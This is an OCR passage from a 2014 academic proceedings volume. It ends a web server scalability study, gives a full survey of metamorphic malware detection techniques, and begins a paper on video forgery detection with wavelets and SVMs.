The twofold evaluation procedure is used in our experiments. Firstly, vertical scalability is analyzed for both Web servers. These experiments involve running the workload benchmark first on *Apache* and then on *µserver* Web server. Vertical scalability is analyzed by varying the number of cores/processors on the server machine. The results are then analyzed to determine the impact of adding more processors on the server saturation and comparing the level of scalability achieved by two Web servers. Secondly, the horizontal scalability analysis is performed in a similar manner by varying the number of nodes in a Web server cluster. A Web server cluster comprises of one or more nodes acting as server. This cluster has a single IP address. The Web server cluster has been implemented by using network load balancing technology[1] (NLB) as shown in Fig. 1. Using the NLB technology, all requests arrive at the virtual IP address of the NLB cluster [14]. These requests are then routed to the actual IPs of the nodes using a round-robin mechanism. The

[1] Network Load Balancing Technical Overview, Microsoft TechNet, and URL: http://technet.microsoft.com/en-us/library/bb742455.aspx

routing is performed by the network interfaces which results in the minimal overloading of the nodes of the Web server cluster.

5 Results and Discussions

Table 1 lists the results obtained of the experiments using the nine different cluster configurations. It also lists the maximum throughput and CPU utilization achieved. The client workload was generated using httperf client workload emulator. The maximum throughput obtained in each experiment has been calculated from its output. To evaluate the vertical scalability of both Web servers, measurements of throughput were performed for ($p = 1$, 2 and 4) number of active processor cores. For horizontal scalability, measurements of throughput were performed for ($n = 1$, 2 and 4) number of server nodes. The network configurations were same for both cases. In this manner, a set of 9 long experimental sets were performed. Table 2 shows the results of these measurements for *Apache* and *µserver* Web server.

Next, the relative capacity $C(p, q)$ for each set of experimental configuration is calculated using the equation given in (2).

$$C(p, q) = X_{\max}(p, q) / X_{\max}(1, 1)$$

where

$X_{\max}(1, 1)$ is the maximum capacity with 1 processor core and 1 server node,

$X_{\max}(p, q)$ is the maximum capacity with p processors cores and q server nodes.

Table 2a, b shows that $X_{\max}(1, 1) = 64$ for *Apache* Web server and $X_{\max}(1, 1) = 71$ for *µserver* Web server.

Table 3a, b shows relative capacity for each cluster configuration for *Apache* and *µserver* Web server, respectively. The numbers in the braces next to the relative capacity shown in Table 3a, b signify the theoretical linear scalability that should be obtained under ideal conditions.

Table 1 Measurement values for each cluster configuration

Cluster configuration	Max throughput (multithreaded *Apache*)	CPU utilization at Max throughput (%)	Max throughput (event-driven *µserver*)	CPU utilization at Max throughput (%)
Single server, one core	64	98.02	71	98.50
Single server, two core	122	97.03	136	97.68
Single server, four core	235	95.11	256	95.29
Two servers, one core	123	92.47	135	92.58
Two servers, two core	236	91.83	253	92.07
Two servers, four core	284	70.58	312	71.91
Four servers, one core	238	67.15	253	68.22
Four servers, two core	278	65.81	307	66.39
Four servers, four core	284	54.51	312	55.60

Table 2 Maximum throughput values achieved for *Apache* and *μserver* Web server

(a)

	Cluster nodes active (*Apache*)		
Number of cores active	1	2	4
1	64	123	238
2	122	236	278
4	235	284	284

(b)

	Cluster nodes active (*μserver*)		
Number of cores active	1	2	4
1	71	135	253
2	136	253	307
4	256	312	312

Table 3 Relative capacity $C(p, q)$ values for *Apache* and *μserver* Web server

(a)

	Cluster nodes active (*Apache*)		
Number of cores active	1	2	4
1	1.00(1)	1.92(2)	3.71(4)
2	1.90(2)	3.68(4)	4.34(8)
4	3.67(4)	4.43(8)	4.43(16)

(b)

	Cluster nodes active (*μserver*)		
Number of cores active	1	2	4
1	1.00(1)	1.90(2)	3.60(4)
2	1,91(2)	3.59(4)	4.32(8)
4	3.60(4)	4.39(8)	4.39(16)




Fig. 2 Relative capacity $C(p)$ of *Apache* and *μserver* plotted against the number of active processor cores p




Fig. 3 Results of the experiments comparing scalability of *Apache* and *µserver* for nine server cluster configurations

Fig. 3 continued




Figure 2 compares these relative capacity C (p, q) values; the flattened curves indicate the diminishing returns achieved while adding more processors. This implies that servers eventually reach a point at which it is no longer justifiable to add more resources. From the analysis of the relative capacity values, it shows that the measurements for the small number of processor cores appear to be 'near linear' (for $p = 1, 2, 4$). As the number of processor cores increases, (for $p = 8$, 16) the relative capacity values reveals sub-linearity. Sub-linear scalability signifies that the system is unable to utilize the additional resources. Normally, this is due to the inherent properties of the application software or the limitation of the execution environment. The measurement values of CPU utilization shown in Table 1 explain this scenario clearly. For the experiments involving Web server cluster configuration having ($p = 1, 2, 4$) number of processor cores, the CPU utilization is greater than 90 % which indicates that system is exploiting the advantage of the added resource. This explains how the 'near-linear' scalability behavior for these measurements is achieved. In case of experiments having ($p = 8, 16$) number of processor cores, the CPU utilization drops to 54 %, which means the system is not able to utilize the additional resources. For all cluster configurations, as depicted in the graphs of Fig. 3, it shows that *µserver* performs better than *Apache* Web server in terms of the throughput. But from the point of view of scalability, both Web servers show similar scalability characteristics. Graphs in Fig. 3 compare the throughputs achieved by *Apache* and *µserver* Web server for the nine cluster server configurations. The equivalence of scalability metrics for both Web servers establishes that both the Web servers are equally exploiting advantages gained by the increase in the resources, be that addition of cores in case of scaling up the server or addition of server nodes, in case of scaling out the server. The results of the experiments, as shown in Fig. 3, are thus in concurrence with the principles of Web server scalability, i.e., there should be a proportionate increment in the throughput as the hardware capacity (server nodes or cores) of the Web server cluster system is increased [15].

6 Conclusion

This paper presented the comparison of scalability between multithreaded *Apache* and event-driven *μserver* on a cluster Web server system. Experimental evaluation was performed on nine different configurations of this cluster. Scalability was measured vertically (by adding more processor core) as well as horizontally (by adding more server nodes to the cluster). The result of this addition of resources was analyzed. The relative capacity was used as a metric to determine which model the scalability of the cluster follows. From the analysis of the measured relative capacity for both Web servers, it was found that scalability makes a transition from 'near-linear' to sub-linear as the number of processor cores is increased. It was also discovered that the scalability of both Web servers increases as more processor cores and/or server nodes are added, until both servers attain saturation. While comparing the achieved throughput, it was found that *μserver* exhibits slightly better performance than *Apache* on all nine server cluster configurations; although the increments in scalability achieved by means of vertical (scale-up) and horizontal (scale-out) scalability are almost equivalent.

References

1. Williams, L.G., Smith, C.U.: Web Application Scalability: A Model-Based Approach', Software Engineering Research and Performance Engineering Services (2004)
2. Guitart, J., Beltran, V., Carrera, D., et al.: Characterizing secure dynamic web applications scalability. Proceedings of the 19th International Parallel and Distributed Processing Symposium, pp 108–116. Denver, CO, USA, 2005
3. Grottke, M., Li, L., Vaidyanathan, K., Trivedi, K.S.: Analysis of software aging in a web server. IEEE Trans. Reliab. **55**(3), 411–420 (2006)
4. Haddad, I., Butler, G.: Experimental studies of scalability in clustered web systems. 18th International Parallel and Distributed Processing Symposium (IPDPS'04), pp. 185–193 (2004)
5. Aaqib, S.M., Sharma, L.: Performance of web server architectures on single and multiple processor environments- a review. Int. J. Eng. Sci. Adv. Technol. **3**(1), 08–14 (2013)
6. Pariag, D., Brecht, T., Harji, A., et al.: Comparing the performance of web server architectures. Proceedings of the 2nd ACM SIGOPS/EuroSys European Conference on Computer Systems 2007, pp. 231–243, New York, USA, 2007, ACM (2007)
7. Gunther, N.J.: The practical performance analyst'.iUniverse.com, 2000
8. Mosberger, D., Jin, T.: httperf: A tool for measuring web server performance. Workshop on Internet Server Performance (WISP'98) (in Conjunction with SIGMETRICS'98), pp. 59–67. Madison, Wisconsin, USA (1998)
9. Aaqib, S.M., Sharma, L.: Analysis of compute vs retrieve intensive web applications and its impact on the performance of a web server. Int. J. Adv. Networking Appl. **03**(04), 1233–1239 (2012)
10. Arlitt, M., Williamson, C.: Understanding web server configuration issues. Softw.: Pract. Experience **34**(2), 163–186 (2004)
11. Jain, R.K.: The Art of Computer Systems Performance Analysis: Techniques for Experimental Design, Measurement, Simulation and Modeling. Wiley, New York (1991)

12. Amza, C., Cecchet, E., Chanda, A., et al.: Specification and implementation of dynamic web site benchmarks. IEEE 5th Annual Workshop on Workload Characterization (WWC-5), Austin, Texas, USA, 25 Nov 2002
13. Chuck, L., Eriksen, M., Stephen, M.: An analysis of the TUX web server. Technical report, University of Michigan, CITI Technical Report pp. 0–8, Nov 2000
14. Garcia, D.F., Garcia, R., Entrialgo, J., et al.: Experimental evaluation of horizontal and vertical scalability of cluster-based application servers for transactional workloads. 8th WSEAS International Conference on Applied Informatics and Communications (AIC'08), pp. 27–33. Rhodes, Greece, 20–22 Aug 2008
15. Shalom, N.: The Scalability Revolution: From Dead End to Open End', Gigaspaces (2007)

An Overview of Detection Techniques for Metamorphic Malware

Pratiksha Natani and Deepti Vidyarthi

Abstract Malicious code designed to destroy or steal information from victim's computer intentionally is known as malware. Signature-based detection is used to detect malware in antiviruses, but malware writers are using encryption and obfuscation to deter these detections. Techniques used to evade detection are broadly classified as polymorphism and metamorphism. Polymorphic malwares encrypt virus payload and decryption engine with different encryption keys, but virus payload remains the same. Metamorphic malware uses code obfuscation techniques, which regenerate distinct variant of same malware family. Detection of metamorphic malware is a challenging task, in the presence of code obfuscation. This paper gives an overview on different metamorphic malware detection techniques and analyzes their strengths and weaknesses.

Keywords Metamorphic malware · Code obfuscation · Hidden markov model · Opcode graph

1 Introduction

Malware [1] is malicious software, which gathers sensitive information, disrupts normal computer operation, or damages computer or computer's resources. Malware can be classified as virus, worms, trojans, etc. Signature-based detection is used to detect these malware, but it fails to detect complex malware such as polymorphic malware, metamorphic malware, or zero-day exploit. In order to evade detection,

P. Natani (✉) · D. Vidyarthi
Department of Computer Engineering, DIAT (DU), Pune, India
e-mail: pratiksha.natani@gmail.com

D. Vidyarthi
e-mail: deepti@diat.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_63, © Springer India 2014

encryption is used in polymorphic malware. Metamorphic malware uses code obfuscation techniques to evade detection, which generates distinct malware sample at every instance. This paper analyzes various reported metamorphic malware detection techniques. Section 2 introduces metamorphic malware and code obfuscation techniques. Section 3 elaborates different metamorphic malware detection techniques. Finally, Sect. 4 compares the strengths and weakness of these techniques.

2 Metamorphic Malware and Code Obfuscation Techniques

Metamorphic malwares utilize code obfuscation techniques to evade detection. Each time it reproduces itself as distinct variant with distinct virus body. Signature-based detection is not able to detect these types of malware. Figure 1 demonstrates various shapes for each malware variant. These shapes represent that each virus changes its virus body. Code obfuscation techniques make code hard to read and understand. The various code obfuscation techniques are as follows [2]:

- Garbage code insertion.
- Register renaming.
- Subroutine permutation.
- Code reordering through JMP.
- Equivalent code substitution.

3 Different Techniques to Detect Metamorphic Malware

A number of metamorphic malware detection techniques are reported in the literature. This survey paper focuses on four different metamorphic malware detection techniques. These techniques are analyzed and compared in the following subsections.




Fig. 1 Generation of metamorphic malware [8]

3.1 Using Engine Signature

In the work proposed by Chouchane and Lakhotia [3], engine signature is used to detect metamorphic malware. Metamorphic malware consists of virus payload and mutation engine. This engine mutates virus body each time by applying different transformation to produce distinct malware variant. The paper focuses on equivalent code substitution and garbage code insertion transformations. Code scoring technique is employed, to determine how likely a code segment is generated from a particular instruction substitution engine. Scoring techniques use engine friendliness approach, i.e., if most of the payload instructions are transformable by mutation engine, then it is more engine friendly. The authors have defined rule set of transformations used in W32.Evol malware. Table 1 shows code segment from W32.Evol malware. The instruction sequence in transformed code acts as clue. These clues are assigned weight according to their instruction count. Table 1 shows clue set for W32.Evol Malware. In the clue set, first clue has a weight of 2 and second clue has a weight of 4. The score of code segment with respect to metamorphic engine is calculated by scoring function in (1)

$$S_E(V) = \sum_c \sum_s w_c e_{cs} \Big/ |V| \tag{1}$$

where V is the code segment, $|V|$ is the instruction count of V, w_c is the weight of clue c, $e_{cs} = 1$ if clue c is at site s and 0 otherwise. This technique works well for those metamorphic malware variants, whose engine friendliness is more than 10 %.

3.2 Hidden Markov Model (HMM) Detection

In the work presented by Wing Wong and Mark Stamp, HMM [4] is used to detect metamorphic malware. Markov process is hidden, and information about the Markov process can be obtained by observation sequence, where each observation is related to the underlying Markov process by a probability distribution. HMM model is trained by given set of metamorphic virus variants, and trained model

Table 1 Subset of transformation system of W32. Evol and clueset

Code obfuscation	
Code	Transformed code
mov [esi + 4], 9	mov [esi + 4], 6 add [esi + 4], 3
mov add, push mov mov pop, mov push, push mov	

represents statistical properties of virus family. This model can then be used to determine the probability that a given program belongs to the same virus family or not.

The authors have conducted experiment by training the HMM model using next-generation virus creation kit (NGVCK) virus family. HMM is a trained using opcode sequence of metamorphic virus files. Opcode sequences are extracted from executable files by disassembling the code. Opcode sequences are concatenated to make one observation sequence. These sequences are used to train HMM. After training HMM with multiple sequences, the model gives statistical properties of NGVCK virus family. Then, the trained HMM computes the log likelihood. Log likelihood is length dependent, so to make log likelihood length independent, log likelihood per opcode (LLPO) is computed by dividing it with length for each virus variant in test set and also for each file in comparison set. Test set consists of NGVCK virus files. Comparison set consists of benign files and other metamorphic virus family files. After calculating LLPO, virus files in the test set have higher LLPO value than the files in the comparison set. LLPO of the test set can be used to determine the threshold. Then, the threshold is determined by calculating LLPO of files belonging to the same virus family. This threshold is used to classify infected files from the normal files. Experimental results show that HMM can detect highly metamorphic viruses with detection rate of 90 % and false-positive rate of less than 10 %. HMM detection has a drawback that it can be evaded by inserting dead code from benign files into virus files [5]. This makes virus files statistically similar to benign files, i.e., LLPO values for virus files and normal files become closer.

3.3 Regular Expression and DFA

In the article presented by Rodelio G. Finones and Richard Fernandez, disassembled code is used to match pattern (regular expression) using deterministic finite automaton (DFA) [6]. Regular expressions are strings that follow patterns. DFA contains states and transitions between these states. This technique has two main components: builder and simulator. Figure 2 demonstrates the DFA building process. Builder creates DFA of virus by using normalized disassembly codes, i.e., by filtering garbage instructions and rules on how to detect malicious file. Once the building process is completed, simulation is carried out to detect malware. Figure 2 shows the diagram of simulation process to detect metamorphic virus. Simulator comprises of four components:

- Disassembler converts binary code to assembly code.
- Depermutator connects different permuted subroutine in original flow.
- Normalizer deletes garbage instruction from code.
- DFA simulator scans file for malicious content by comparing input symbol from scanned file, and an automaton is created by the builder. Simulator checks for




Fig. 2 DFA building process and simulation process to detect metamorphic virus [6]

matching state for every input symbol. If matched, then read next input symbol and continue simulation, until accepting state is reached. Once accepting state is reached, file is defined as a virus file.

This detection technique covers almost all obfuscation techniques.

3.4 Opcode Graph Similarity

Runwal et al. [7] proposed a method to detect metamorphic virus using opcode graph similarity score. Opcode sequences are extracted from the executable files, and a weighted directed graph is constructed. Here, each opcode is a node and directed edge is inserted from each node to a particular successor node. Edges have assigned weights, i.e., the probability of occurrence of particular successor opcode. Probability (2) is calculated by following formula:

$$P(\text{Op1}, \text{Op2}) = \frac{\text{Op2}}{\text{Total}_{\text{Op1}}} \tag{2}$$

where Op1 = opcode 1 is the predecessor node, Op2 = opcode 2 is the successor node, $\text{Total}_{\text{Op1}}$ = total number of occurrence of opcode 1.

Directed graph constructed from opcode sequences can be represented as edge-weighted matrices. Edge-weighted matrices are used to calculate similarity score. This score is helpful to classify malicious files from benign files by comparing edge-weighted matrices. Suppose there are total N number of distinct opcodes and opcodes are mapped as $\{0, 1, 2\ldots\ldots N-1\}$. N is the total number of opcodes, and A and B are two edge-weighted matrices of $N \times N$ dimension calculated for the executable files. A and/or B can be metamorphic virus or benign file. In order to compare these matrices, score is computed using (3).

$$\text{score}(A, B) = \frac{1}{N^2}\left(\sum_{i,j=0}^{N-1} |a_{ij} - b_{ij}|\right)^2 \tag{3}$$

If $A = B$, then min [score (A,B)] $= 0$ else if $\{a_{ij} = 1, b_{ik} = 1, j \neq k\}$, then max [score (A, B)] $= 4$. Hence, $0 \leq$ score $(A, B) \leq 4$.

To use this score for metamorphic malware detection, threshold is calculated by the following method:

- Construct opcode graphs for all metamorphic virus families and calculate score by using (3), where both A and B are metamorphic virus files.
- Construct opcode graphs for normal files and calculate score by using (3), where A is a virus file and B is a normal file.
- Threshold is set using the scores computed in the previous two steps.

After setting the threshold, it can be used to classify virus files and normal files. If the given file and known metamorphic file have scores below the threshold, then the file is classified as a metamorphic virus file, else it is a normal file. Experiments are conducted by examining two attacks on graph-based technique, i.e., uncommon opcode removal and modified morphing engine.

- Uncommon opcode removal: Mnemonics that occur rarely in normal files are removed, and then, similarity score is calculated by using (3). Results show that using this technique gives clear separation between the two cases: metamorphic versus metamorphic and benign versus metamorphic.
- Modified morphing engine: Dead code is extracted from the normal file and inserted into the virus file. This makes the infected file similar to the normal file. This makes virus file to be misclassified as a normal file, hence evading detection.

Experimental results show that opcode graph similarity technique gives certain false positives, but is less compared to HMM. Thus, this technique is better than HMM detection technique.

Table 2 Comparison of malware detection techniques with code obfuscation

Code obfuscation technique	Malware detection technique			
	Engine signature	HMM	Regular expression and DFA	Opcode graph similarity
Garbage code insertion	Yes	No	Yes	Yes
Register renaming	No	Yes	No	Yes
Subroutine permutation	No	Yes	Yes	Yes
Code reordering using JMP	No	Yes	Yes	Yes
Equivalent code substitution	Yes	Yes	No	Yes

4 Conclusion

Metamorphic malware detection is a challenging task, since code obfuscation hinders its detection. This survey paper covers four metamorphic malware detection techniques. Opcode graph similarity detection technique is able to detect all forms of code obfuscation compared to the other mentioned techniques. It has a drawback that it gives slightly weaker results when uncommon opcode is removed from the program. Table 2 demonstrates a brief overview of these malware detection techniques. In order to strengthen opcode graph similarity detection technique, it is suggested to combine it along with other detection techniques.

References

1. Eilam, E.: Reversing Secrets of Reverse Engineering. Wiley Publishing, Inc., (2005)
2. Sridhara, S.M.: Metamorphic worm that carries its own morphing engine. Master's Projects, San Jose State University (2006)
3. Chouchane, M.R., Lakhotia, A.: Using engine signature to detect metamorphic malware. In WORM '06: Proceedings of the 4th ACM workshop on Recurring Malcode, ACM Press (2006)
4. Wong, W., Stamp, M.: Hunting for metamorphic engines. J. Comput. Virol. **2**(3), 211–229 (2006)
5. Lin, D.: Hunting for undetectable metamorphic viruses. Master's Projects, San Jose State University (2009)
6. Finones, R.G., Fernandez, R.: Solving the metamorphic puzzle. In: Virus Bulletin, March 2006, pp. 14–19
7. Runwal, N., Low, R.M., Stamp, M.: Opcode graph similarity and metamorphic detection. J. Comput. Virol. **8**(1–2), 37–52 (2012)
8. Szor, P., Ferrie, P.: Hunting for Metamorphic. Available: https://www.symantec.com/avcenter/reference/hunting.for.metamorphic.pdf. Last Accessed 12 Aug 2012

Temporal Forensics of MPEG Video Using Discrete Wavelet Transform and Support Vector Machine

Sunil Jaiswal and Sunita Dhavale

Abstract Detection of video forgery is challenging, as finding traces of tampering is a complex task. Digital video forensic is used as an important tool to detect video forgery. Compression history of a video is analyzed to carry out temporal forensics of motion-compensated video such as *MPEG-2, MPEG-4, H.263, H.264*. Wang and Farid demonstrated that double MPEG compression can detect temporal fingerprints of video forgery, by visually inspecting *I*-frame prediction error sequence (PES) in the discrete Fourier transform (DFT) domain. This method is prone to human error and can be stressful while analyzing large number of videos. In order to overcome the drawback of this method, here we propose a novel technique to automatically detect video forgery using discrete wavelet transform (DWT) and support vector machine (SVM). A new statistical parameter "γ" related to the difference vector of first-level DWT coarse and detail sub-bands is used for the automatic detection of temporal attacks. Here, we use SVM, which is an effective and efficient classification tool to analyze/recognize data patterns. Experiment is conducted using various SVM kernel functions such as linear, polynomial, quadratic, radial basis function (RBF), and multilayer perceptron (MLP) to classify forged videos. The experimental results demonstrated that the proposed method can efficiently detect video forgery.

Keywords Digital forensics · Discrete wavelet transform · Support vector machine

S. Jaiswal (✉) · S. Dhavale
Department of Computer Engineering, Defence Institute of Advanced Technology, Pune, India
e-mail: sunj04@gmail.com

S. Dhavale
e-mail: sunitadhavale@diat.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_64, © Springer India 2014

1 Introduction

Malicious individuals can alter video by deleting/adding frames in a video. Wang and Farid [1] proposed a method based on double MPEG compression technique to detect temporal fingerprints left in the video caused due to frame addition/deletion. Stamm et al. [2] extended this work to temporal forensics and anti-forensics techniques along with a game theoretic framework. The technique proposed by Wang relies on visual detection of temporal fingerprints in discrete Fourier transform (DFT) domain. Detecting the peak location by visual inspection is a tedious task, in case of analyzing large number of videos, and is prone to human error. Based on double MPEG compression effect, here we propose a novel technique to detect frame deletion using discrete wavelet transform (DWT) and support vector machine (SVM) [3, 4]. Experimental results show the robustness of using "γ" for video forgery detection and also make our scheme scalable over analyzing large number of videos automatically, without human intervention.

2 Existing Video Forensic Technique Based on Double *MPEG* Compression

Wang and Farid et al. [1] proposed a technique to detect forgeries based on double *MPEG* compression caused due to frame deletion. This double *MPEG* compression introduces fingerprints in the recompressed video, as the deletion of frames affects the *GOP* of the video sequence. The difference between the anchor frame and predicted *P*-frame forms prediction error sequence (PES) given as $P_{es} = (e(1), e(2), e(3), \ldots, e(L))$ for the video, where L is the total number of prediction error frames in the video and e_i is the prediction error of the ith *P*-frame. Figure 1a shows an example for the PES of original "Carphone" video. Figure 1b illustrates the amplitude of DFT applied to PES, i.e., $|\text{DFT}(P_{es}(n))|$ for corresponding original video. Figure 2a shows the PES of "Carphone" video with 6 frames deleted in the beginning position. Fig. 2b shows the amplitude of the DFT applied to PES for corresponding tampered video. By visually analyzing the Figs. 1b and 2b, it is




Fig. 1 **a** PES for original "Carphone" video sequence of 250 frames. **b** $|DFT\{\text{PES}\}|$ of original *Carphone* video sequence with 250 frames




Fig. 2 **a** PES for 6 frames deleted in the beginning of *Carphone* video sequence. **b** $|DFT\{\text{PES}\}|$ of 6 frames deleted in the beginning of "Carphone" video sequence

evident that the spikes occur in the video with deleted frames. These spikes are the temporal fingerprints in the DFT domain caused due to double *MPEG* compression. The method has a limitation that the fingerprint generated due to frame deletion is not visually clear and evident in all altered videos. Detecting the peak location by visual inspection is a tedious task and is prone to human error. Analyzing large number of frames in videos is a very stressful job for the digital forensic analyst.

3 Proposed Approach

In order to overcome the drawback of the method proposed by Wang and Farid, here we propose a novel method to automatically detect video forgery using DWT [5] and SVM. Figure 3 shows the block diagram of our proposed temporal forensic method. Here, first uncompressed video (.y4m) is fed to the *MPEG* encoder, to form *MPEG* video. The *P*-frame PES is extracted from the *MPEG* video. PES is used to calculate γ. Figure 3a shows the training phase of SVM. Figure 3b shows the details of testing phase of SVM.




Fig. 3 Block diagram of temporal forensics of video using DWT and SVM. **a** SVM training phase. **b** SVM testing phase

3.1 Statistical Variable (γ) Calculation

To carry out the forensic analysis of the video in question, we need to find or extract unique feature describing overall characteristic of PES vector. DWT is used to generate feature vectors for SVM. Hence, first-level DWT is applied on PES to obtain coarse and detail sub-bands. DWT applies low-pass filter to form low-frequency component, approximate coefficient (cA), and high-pass filter to form high-frequency component, detail coefficient (cD). The length of cA is *L/2* and that of cD is $L/2$. Then, the difference vector signal $\mathrm{Diff}(n) = \mathrm{cA}(n) - \mathrm{cD}(n)$,, where $1 \leq n \leq L/2$. It is calculated in order to extract unique feature γ related to original or tampered video. Figure 4a, b illustrates the cA and cD for the original "Carphone" video. These coefficients are used to compute the γ for original as well as altered video using (1). Figure 4c shows the |Diff(n)| values for original "Carphone" video sequence. Figure 5a, b illustrates cA and cD for the "Carphone" video sequence with 6 frames deleted in the beginning position. Figure 5c shows the |Diff(n)| values for the "Carphone" video sequence with 6 frames deleted in the beginning position.

Figures 4c and 5c show that the difference vector |Diff(n)| for original and tampered videos differs a lot; thus, a unique feature related to this difference vector can be used to classify original and tampered videos effectively. Thus, the difference vector of cA and cD are used to generate the statistical parameter γ, i.e., a unique feature corresponding to PES as:

